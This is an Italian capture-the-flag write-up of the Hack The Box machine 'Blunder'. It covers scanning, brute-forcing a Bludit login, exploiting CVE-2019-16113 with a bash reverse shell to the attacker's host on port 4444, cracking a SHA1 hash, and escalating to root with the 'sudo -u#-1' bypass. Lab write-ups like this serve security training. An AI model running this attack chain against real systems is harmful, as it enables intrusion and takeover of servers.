

# BLUNDER | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Iniziamo con un nmap dell'indirizzo:

```
root@unknown:~# nmap -sC -sV 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-13 15:12 CEST
Nmap scan report for 10.10.10.191
Host is up (0.047s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results
to https://nmap.org/#bug-report.
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

Nella porta 80, andando a fare un'enumerazione sulle directory troviamo, con Dirbuster, una sezione admin sul sito web:



Andando invece a cercare le estensioni .txt troviamo il file todo.txt:




Si può quindi facilmente intuire la presenza di un utente chiamato fergus. Nella sezione admin, che rimanda al login, ho provato a fare un bruteforce, seguendo questo articolo, con in fondo il codice python per l'exploit:

<https://rastating.github.io/bludit-brute-force-mitigation-bypass/>

```
SUCCESS: Password found!  
Use fergus:RolandDeschain to login.
```

Trovate le credenziali entriamo nell'area riservata:



Il sito web utilizza Bludit CMS. Cercando su Google qualche possibile CVE, ho trovato questo:

<https://www.checkpoint.com/defense/advisories/public/2020/cpai-2019-1786.html>

Su Github inoltre, si trova per il suddetto CVE, uno script python per ottenere la reverse shell:

<https://github.com/cybervaca/CVE-2019-16113>

```
root@unknown:~/Desktop# python3 shell.py -u http://10.10.10.191 -user fergus -pass R  
olandDeschain -c "bash -c 'bash -i >& /dev/tcp/10.10.14.194/4444 0>&1'"  
  
BLUDIT PWN  
  
CVE-2019-16113 CyberVaca  
  
[+] csrf_token: 7ef077a5186600875c3b007935683c854dff4c78  
[+] cookie: 5ktoeojd5nuopr3c1elj7ni20  
[+] csrf_token: bbd36acf3ce1c3cf1c10c2d4e44477f389423345  
[+] Uploading ficltsq.jpg  
[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.194/4444 0>&1'  
[+] Delete: .htaccess  
[+] Delete: ficltsq.jpg
```

In ascolto sulla porta 4444, otteniamo quindi la shell per www-data:

```
root@unknown:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:46952.
bash: cannot set terminal process group (1085): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```

Navigando tra le cartelle del sito, nella versione successiva di bludit troviamo un file del database contenente gli utenti, tra cui hugo, utente del sistema:

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

Provando a craccare la hash, su Crackstation si ottiene facilmente la password in chiaro:

Free Password Hash Cracker


---

Enter up to 20 non-salted hashes, one per line:

faca404fd5c0a31cf1897b823c695c85cffeb98d

☐

I'm not a robot

  
reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Con il comando:

su hugo

entriamo e otteniamo la user flag.

Con il comando `sudo -l` (uno dei primi comandi che si dovrebbe testare durante la privilege escalation), vediamo se hugo può eseguire qualche comando da amministratore:

```
$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

Sembra che possa eseguire qualsiasi comando come root, ma eseguendo per esempio la bash otteniamo il messaggio:

Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.

Imbattendomi in un articolo online:

<https://n0w4n.nl/sudo-security-bypass/>

Ho prontamente risolto, bypassando il blocco del comando sudo:

```
$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# ls
Desktop  Downloads  Pictures  Templates  Videos
Documents Music      Public   user.txt
root@blunder:/home/hugo# cd /root
root@blunder:/root# ls
root.txt
root@blunder:/root# cat root.txt
f5185721ab5b898d2674948c45a5f770
```

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>